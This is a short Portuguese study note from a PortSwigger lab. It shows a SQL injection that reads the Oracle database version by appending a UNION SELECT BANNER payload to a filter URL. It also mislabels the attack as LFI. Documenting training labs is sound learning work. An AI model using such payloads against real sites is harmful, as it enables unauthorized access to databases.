NOTEPAD

# SQL INJECTION

github/danielrodrigues-dv

## Resumo

### Introdução

O propósito deste documento consiste em registrar todo o processo de aprendizagem. O presente estudo está sendo conduzido em laboratórios controlados, e os recursos estão acessíveis através da plataforma https://portswigger.net.

## Objetivo

Permitir que o servidor interprete o código inserido na URL

#### Laboratório


- SSQL injection attack, querying the database type and version on Oracle -> **LFI** 

## Pré-requisitos

- Navegador.

## 1.ACESSANDO O LABORATÓRIO

Clique na opção "Access the lab":



## 2.EXEMPLO DE MANIPULAÇÃO

**URL ORIGINAL:** https://0a3e00b504c4bc3982b9accc00cf003d.web-security-academy.net/filter?category=Lifestyle

Só colocar o 'UNION SELECT BANNER, NULL+FROM v\$version-- no final do código.

**URL MODIFICADO:** https://0a3d00310329920ec03bd171001c003a.web-security-academy.net/filter?category=Pets'UNION SELECT BANNER,NULL+FROM v\$version--

